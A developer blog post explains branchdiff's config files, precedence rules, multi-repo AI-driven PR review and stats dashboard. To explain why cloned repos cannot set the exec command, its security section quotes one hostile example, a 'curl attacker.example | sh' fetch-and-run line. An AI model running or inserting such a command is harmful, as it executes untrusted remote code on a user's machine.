Configure Once, Review Everywhere - branchdiff's Config System and Multi-Repo auto
You maintain six repos. Every morning you open a terminal, cd into the first one, and type the same line you’ve typed a hundred times: branchdiff auto --tool claude --skill --resolve --approve 2 --push --notify --worktree. Then you cd into the second repo and type it again. By the fourth repo you’ve mistyped --approve as --aprove once, silently skipped --push on another, and you’re no longer sure which repo actually got the strict review policy you meant to apply everywhere.
This is the same problem .eslintrc solved for linting fifteen years ago: a policy that lives in a file instead of in your fingers. Nobody re-types their lint rules into the CLI on every run — they write them once, commit them, and every invocation of eslint picks them up automatically. auto’s new config file does the same thing for how AI reviews your PRs. And once the policy is a file instead of a memorized flag string, there’s no reason to run it one repo at a time — you can point a single auto invocation at every repo you maintain and let it work through all of them in one pass.
There’s a catch worth taking seriously before you reach for it: a config file that any cloned repo can carry is also a config file that could, in principle, tell branchdiff to run a shell command on your machine. The design closes that door deliberately, and it’s worth understanding exactly how — because “configure once” only works if you trust it not to be hijacked by the ninth repo you clone.
Two files, one merged config
branchdiff reads defaults from up to two JSON files:
~/.branchdiff/config.json— global, applies to every repo on the machine..branchdiff.json— local, dropped in a repo’s root (or wherever you launchautofrom).
Each file has the same top-level keys. defaults mirrors the root command’s flags — the ones that control how a single diff view opens:
{
  "defaults": {
    "mode": "unified",
    "port": 5391,
    "dark": true
  }
}
auto mirrors every flag auto itself accepts — including tool, shown below, which (see the exec/tool section further down) only actually takes effect from this global file, never from a repo’s own .branchdiff.json (valid values now include antigravity — Google’s Antigravity CLI — alongside claude, gemini, opencode, codex, cursor, and llm):
{
  "auto": {
    "tool": "claude",
    "skill": true,
    "resolve": true,
    "approve": 2,
    "push": true,
    "notify": true,
    "worktree": true,
    "maxFiles": 200,
    "maxLines": 4000,
    "skipAuthor": true,
    "log": "5MB"
  }
}
log takes the same optional size value the --log flag does ("10MB", anything from 100KB up), so a recording cap can become part of the policy instead of a flag you retype. A third section, ui, is one branchdiff maintains rather than one you edit — it remembers the diff file list’s sort choice (path, change type, or lines changed) per machine, in the global file only.
Drop the global file at ~/.branchdiff/config.json and every repo on the machine inherits that policy — strictness level, which AI tool to drive, whether to push automatically — without a single flag on the command line. Now branchdiff auto alone does what the six-flag version used to do.
Precedence: what wins when files disagree
The rule is short: a flag you actually type always wins. After that, the more local file wins over the more global one.
For a single-repo run that’s just two layers — CLI flag beats .branchdiff.json beats ~/.branchdiff/config.json. For a multi-repo auto run there’s a third layer in between: the launch directory’s own .branchdiff.json (if you’re running auto from a parent folder that isn’t itself a repo) sits between global and each individual repo’s file.
CLI flag > repo's own .branchdiff.json > launch-dir .branchdiff.json > ~/.branchdiff/config.jsonConcrete example: global config sets "approve": 1 (block only [must-fix]). Your payments-api repo is stricter — its own .branchdiff.json sets "approve": 3. Every other repo you maintain gets level 1, payments-api gets level 3, and if you ever run auto --approve 5 by hand for a one-off audit, that beats both — for that invocation only.
One important exception to “per-repo config”: a handful of auto keys describe the launch itself, not any one repo’s review — repoPaths, repoConcurrency, keepServers, watch, forceSession, and also detach/yes. These resolve once, before any repo is scanned, from CLI flag → launch-dir file → global file. A repo’s own .branchdiff.json can’t change how many repos run concurrently or whether the whole pass runs detached — those decisions are made before that repo’s file is even read.
The one deliberate exception: exec and tool are never trusted from a cloned repo
Here’s the callout that matters most if you’re going to lean on this system across repos you didn’t write yourself.
auto.exec and auto.tool — the settings that decide what actually runs the review — are honored only from the global config or a CLI flag. Never from a .branchdiff.json.
The reason: .branchdiff.json can arrive in your working copy via git clone. If a .branchdiff.json in someone else’s repo could set exec, that repo could ship "exec": "curl attacker.example | sh" and have it run on your machine the moment you pointed auto at it. Config files that travel with the repo do not get to choose the command that executes on your behalf — only config you control (global) or type yourself (CLI) does.
yes gets a related rule, for a parallel reason. It pre-answers the “review these discovered repos unattended?” prompt — and that prompt exists specifically to stop a repo from silently including itself in an unattended run. So a discovered repo’s own .branchdiff.json can never set yes; only your own launch-dir or global config can.
Everything else in auto — resolve, approve, maxFiles, notify, worktree, and the rest — is fair game per repo, because none of it can execute arbitrary code or bypass a consent gate. A .branchdiff.json can make its own repo’s reviews stricter or looser. It cannot make branchdiff run something it wasn’t told to run globally, and it cannot vouch for its own repo being safe to scan.
Seeing what’s actually in effect
Two commands exist so you never have to guess which file won.
branchdiff configprints the fully merged, effective config — every key, its resolved value, and which file it came from. A key nobody ever set doesn’t show as “unset” — it shows branchdiff’s real built-in default, so branchdiff config is a complete picture of how the next auto run will actually behave, not just a diff of what you changed. Two flags extend it: config --json emits the whole resolved hierarchy as JSON, including every direct child repo of the launch directory — so a script or an AI agent can read which tier won without parsing the text — and config --dir <launchDir> resolves against a different directory than the current one. Point it at a parent folder and it expands to one block per child repo, the same view the stats dashboard’s Configs section renders (see below).
branchdiff config sample
branchdiff config sample --global
scaffolds a starter file — a handful of commonly-useful keys, not every possible flag — at .branchdiff.json or, with --global, at ~/.branchdiff/config.json. It refuses to overwrite a file that already exists unless you pass --force, so running it a second time by habit doesn’t clobber a config you’ve since hand-edited.
For when that curated set isn’t enough, use config sample --full: it writes every key that has a fixed built-in default, grouped under the correct defaults/auto/ui section, instead of the starter handful. Keys that have no fixed default (maxFiles, base, skillName, …) aren’t written into the JSON — but they’re listed by name in a note beneath it, so you know they exist and can add them yourself when a repo actually needs them.
Two failure modes, handled differently on purpose:
| Problem | Behavior |
|---|---|
| Malformed JSON in a config file | Fails clearly, naming the exact file that’s broken |
| Unrecognized key in a config file | Warns (names the key and the file), does not fail |
| Bad per-repo config, single-repo run | That run fails |
Bad per-repo config, multi-repo auto run | Only that one repo is skipped; the rest of the pass proceeds |
Bad global or launch-dir config, multi-repo auto run | Stops the whole run before it starts |
That last row is the one to remember: a typo in one repo’s .branchdiff.json costs you one repo for that cycle, not the whole morning’s review pass.
Multi-repo auto: the payoff
This is where “configure once” earns its keep. Run auto from a directory that isn’t itself a git repo — say, the parent folder that holds all your work — and it reviews every git repo directly beneath it:
cd ~/work
branchdiff auto --review
Or name repos explicitly, comma-separated, repeatable, mixing absolute, relative, and ~-prefixed paths:
branchdiff auto --repo-paths ~/work/api,../web,~/work/internal-tools --reviewRepos are scanned together, capped by --repo-concurrency (default 4 at a time — reviews themselves still run one repo at a time). Their open PRs come back as one combined, per-repo-grouped list, and you pick once — comma-separated numbers, a range like 1-5, a for all, q to quit — instead of picking separately for every repo. After that, reviews run repo by repo, and every other auto flag (and every config-file default) applies per repo exactly as it would in a single-repo run.
Because a parent directory can quietly contain repos you weren’t thinking about, auto asks once before reviewing discovered repos unattended — naming them explicitly with --repo-paths skips that prompt, since you’ve already told it exactly what you meant to include.
A few flags exist specifically for the multi-repo case:
--keep-servers <n|all>— how many session servers a cycle leaves alive when it’s done, one number for the whole pass (allretires none).--watch— keepsautorunning across cycles; a repo newly cloned into the parent directory is picked up and joins the next cycle automatically.
Every pass that reviewed something ends with a report, grouped by repo:
  Reviewed this cycle (under ~/work)
    payments-api  ~/work/payments-api
      done   github #142 fix/refund → main — 3 comments  https://github.com/org/payments-api/pull/142
             session http://localhost:5391 — running

  skip  6 PRs outside the size bounds
A skipped PR doesn’t get its own row — it’s rolled into that one-line tally, so a bound quietly eating a whole cycle’s candidates is still visible without scrolling past every skip.
And the exit code tells a script what happened without parsing that report: 0 for a clean pass, 1 when nothing was attempted, 2 when something was skipped or failed. That’s what makes “review every repo I maintain” safe to put behind a cron job instead of something you babysit.
Two reliability fixes worth knowing about

auto --push used to mean a failed push retried the whole pass — full AI review again, just to repost a comment that had already landed locally. Now a pass whose comments post but whose push to the PR fails (rate limit, network blip) only retries the publish step on the next cycle; the AI review doesn’t re-run, and the verdict comment from the failed attempt is reused instead of duplicated.
prune-worktrees picked up two changes worth knowing before you cron it. It now stops the session server running on a .worktrees/pr-* checkout before removing that worktree — one you’re keeping for uncommitted changes keeps its session alive, same as before. And it gained its own scheduling, prune-worktrees cron add/list/remove/removeall, the same shape as auto cron (with removeall asking (y/N) first, --force to skip), with its schedules showing up alongside auto’s in the Stats dashboard.
Checking the policy actually worked: branchdiff stats
A per-cycle report is fine for “did this run go okay,” but it doesn’t answer “is the policy I set actually doing anything, across every repo, over the last month.” branchdiff stats does — it aggregates across every repo branchdiff has touched by default, or scope it to the current one with --repo. --days <n> (default 30, 0 for all time) or --since/--until set the window. There’s also --today for the current calendar day — a Today chip sits next to All / 90d / 30d / 7d on the dashboard, and --today mirrors it on the CLI (it can’t be combined with --days/--since/--until).
branchdiff stats           # opens a dashboard in the browser
branchdiff stats --no-open # print a text summary instead
branchdiff stats --json    # machine-readable, for a script
branchdiff stats --share   # a markdown summary worth pasting into a PR or standup
The text summary breaks down how many reviews you’ve run and how many are still open, comment/thread status, the GitHub vs. Bitbucket split, and — the part that matters here — the verdict breakdown your --approve/--request-changes policy actually produced: approved, changes requested, commented. That’s the direct payoff of this whole config system: you set "approve": 2 globally and "approve": 3 for payments-api weeks ago; branchdiff stats is where you go to see whether that split held up in practice, not just trust that it did.

There’s a newer number in that same report worth watching: token usage and cost. Every tracked pass — claude, codex, antigravity, and opencode today — captures the tokens and cost its AI CLI reports and prints a Tokens: N (~$C) line after each pass; review run --usage-tool <tool> opts a standalone run into the same capture instead of leaving it untracked. branchdiff stats rolls it all up: text output, --json, --share, and the dashboard all show running totals, a per-tool split, a per-repo split, and a token-usage time series whose hover shows cost alongside tokens — on the all-repos dashboard, a Total/By-repo toggle switches that same panel to a per-repo breakdown. The dashboard prints compact figures (2.06M, not 2,056,792); CLI text and --share keep the full numbers. A pass run with an untracked tool, or one whose usage line didn’t parse, counts separately as untracked rather than silently vanishing from the total.
Want only a slice of that aggregate — a script that needs totals but not the charts or session list? branchdiff stats --json --sections <list> takes a comma-separated subset of totals,charts,prs,sessions, matching the dashboard’s own panels. Anything you didn’t ask for comes back zeroed or empty rather than missing, so the JSON shape stays identical either way; an unknown section name is rejected with the valid list.
The dashboard also gained a Sessions table: every review session with a real comparison behind it — PR-linked, a plain branch-pair, or a local snapshot — listing branches, files/lines reviewed, and review dates, with a click-through to full per-session detail (repo, reviewed commit, active/archived status, PR link, tool, pass count, tokens, cost). File-browser sessions with nothing to compare don’t appear. Recent PRs now carries a jump link straight to its matching session row.
The dashboard itself has two more things worth knowing about. A Configs section browses the resolved config hierarchy for any launch directory — defaults → auto → per-repo → exec/tool — with a per-key table showing which tier actually won, the same answer branchdiff config --dir prints but clickable, with copy-path / copy-content / open-in-editor on each file. And every section of the dashboard — running instances, auto sessions, cron schedules, configs — carries its own Refresh button, alongside a global one, so you can re-pull a single section on demand instead of reloading the page. That matters for auto: leave the dashboard open, hit Refresh on Auto sessions after a cron fire, and watch the latest runs land without re-navigating. Each section is also linkable — the Jump to pills write a #stats-section-… hash into the URL, so a bookmarked or shared link lands directly on the cron schedules (or any other section), and the filter and jump rows stay pinned to the top while a long dashboard scrolls under them.
Your own activity, across both forges
branchdiff stats is also where you pull a report of your own pull-request activity across both GitHub and Bitbucket — the Platform activity button in the dashboard toolbar. It answers the “what have I actually been doing as a reviewer this month?” question without you tab-hopping through two forges and a spreadsheet.
It is a query-builder, not an auto-load. You pick a date range (seeded from the dashboard’s current window), toggle which platforms and which of four dimensions you want — PRs authored, PRs approved/reviewed, commits pushed, and comments/reviews given — then click Fetch. Nothing runs until you do, so a glance at one dimension costs only that one query. Each dimension carries a cost badge — fast (authored, approved, on by default), medium (commits), or slow · per-PR walk (comments, which has to fetch each PR’s review history, so it starts unchecked) — so you can drop the expensive one when all you need is a tally. The two platforms fetch independently: one can come back with results while the other reports a missing credential or rate-limit inline, without aborting the other.
Results open in a near-full-screen modal with a sticky filter bar — a repo filter and a search box, plus an All / GitHub / Bitbucket platform toggle that only appears when both platforms actually contributed data, since a single-platform report has nothing to switch between. Atop the results sits an Insights card that summarizes the whole report at a glance, scoped to exactly what you queried and to the toggle: at All it covers both platforms combined, and switching to one re-derives every figure for just that platform, with no re-fetch (both variants are computed up front). It surfaces the activity counts, the review-verdict breakdown, commits split by category with the top ticket IDs, your busiest day — and the one a raw tally hides: how many of your reviews and comments landed on other people’s PRs, the collaboration signal that authored and reviewed work mix together. Each figure renders only for a dimension you actually checked, so an unchecked dimension reads as absent rather than as a misleading zero.
A By PR rollup joins authored, reviewed, and commented per PR — so PRs you reviewed or commented on but did not author appear too — and each row carries a 💬 button to view that PR’s comments inline: Bitbucket fetches them on demand (the automatic scan only covers PRs you authored or reviewed), while GitHub already has them in the report, so the count shows from the start and stays visible once known. Below it, the per-platform tables carry a Verdict column — approved, changes-requested, or commented, naming who approved it instead on changes-requested rows (Bitbucket pulls that from the PR’s participants, GitHub fetches it for that set) — and a Ticket column that pulls each branch’s ticket ID out of its name. Copy all exports the whole report as markdown, led by that combined summary; each platform section has its own Copy for just that slice, both confirming with an in-button ✓.
Scope is your tracked repos — the ones you have run branchdiff in, surfaced so adding a repo is obvious; there is no separate registration step. branchdiff stats auto-opens the dashboard, reusing an already-running instance, or reach it from the 3-dot menu → Stats, with --no-open, --json, and --share for scripting.
Where to stay skeptical
Config is a default, not a guarantee. A CLI flag always overrides it — which is correct, but it also means a config file can lull you into assuming a policy is in force when someone (including past-you) typed a one-off flag that quietly won for that run.
--repo-concurrency and --keep-servers trade speed for local resource use. Scanning ten repos at concurrency 4 is faster than one at a time, but it’s also ten repos’ worth of git operations and session servers competing for the same machine. Start conservative on a laptop.
The unattended-discovery prompt is a speed bump, not a security boundary. It stops you from accidentally reviewing a repo you forgot was in that folder. It does not vet the repo’s contents — a malicious .branchdiff.json still can’t run exec, but the repo’s actual code is whatever it is, same as any clone.
A skipped repo in a multi-repo report is easy to miss if you don’t read the report. Exit code 2 tells a script something went wrong; it doesn’t tell you what without reading the printed grouping. Pipe the report somewhere you’ll actually see it if you’re running this unattended.
branchdiff config shows resolved values, not intent. If a key’s built-in default happens to match what you meant to set, you can’t tell from the output alone whether your file actually took effect or whether you’re looking at the default by coincidence. When in doubt, change the value to something distinctive and re-run config to confirm it moved.
stats reflects what got recorded, not what you intended. A review whose --push failed partway (network blip, permissions) still counts as a review locally even though the remote verdict never landed — the verdict breakdown can look stricter or looser than what’s actually visible on your PRs. Cross-check against the platform occasionally, especially right after changing an approve level.
Token and cost figures are only as trustworthy as what the AI CLI reported. branchdiff records the usage line each tool prints after a pass rather than independently metering against your provider’s billing — a tool that misreports, or a parse miss counted as untracked, skews the total with nothing in stats flagging the gap.
Quick start
Full install guide, changelog, and uninstall steps on the branchdiff releases page.
npm install -g @encryptioner/branchdiff
# or: pip install branchdiff
# or: brew tap encryptioner/branchdiff https://github.com/encryptioner/branchdiff-releases \
#          && brew install branchdiff

branchdiff config sample --global        # scaffold ~/.branchdiff/config.json
# edit it: set your default tool, approve level, notify, etc.
branchdiff config                        # confirm what's actually in effect

cd ~/work
branchdiff auto --review                 # reviews every repo directly under here
# or: branchdiff auto --repo-paths ~/work/api,~/work/web --review

branchdiff stats                         # see the policy's actual effect, across every repo
Once the policy lives in a file, “review my open PRs” stops being a command you remember and becomes a command you alias — or schedule — because it behaves identically, and safely, across every repo you maintain.
Let’s Connect
I am always excited to hear what you are building. If this guide helped, or if you have questions about building self-review habits into your workflow:
- Website: encryptioner.github.io
- LinkedIn: Mir Mursalin Ankur
- GitHub: @Encryptioner
- X (Twitter): @AnkurMursalin
- Technical Writing: Nerddevs
- Support: SupportKori
branchdiff releases, install guide, and changelog: encryptioner.github.io/branchdiff-releases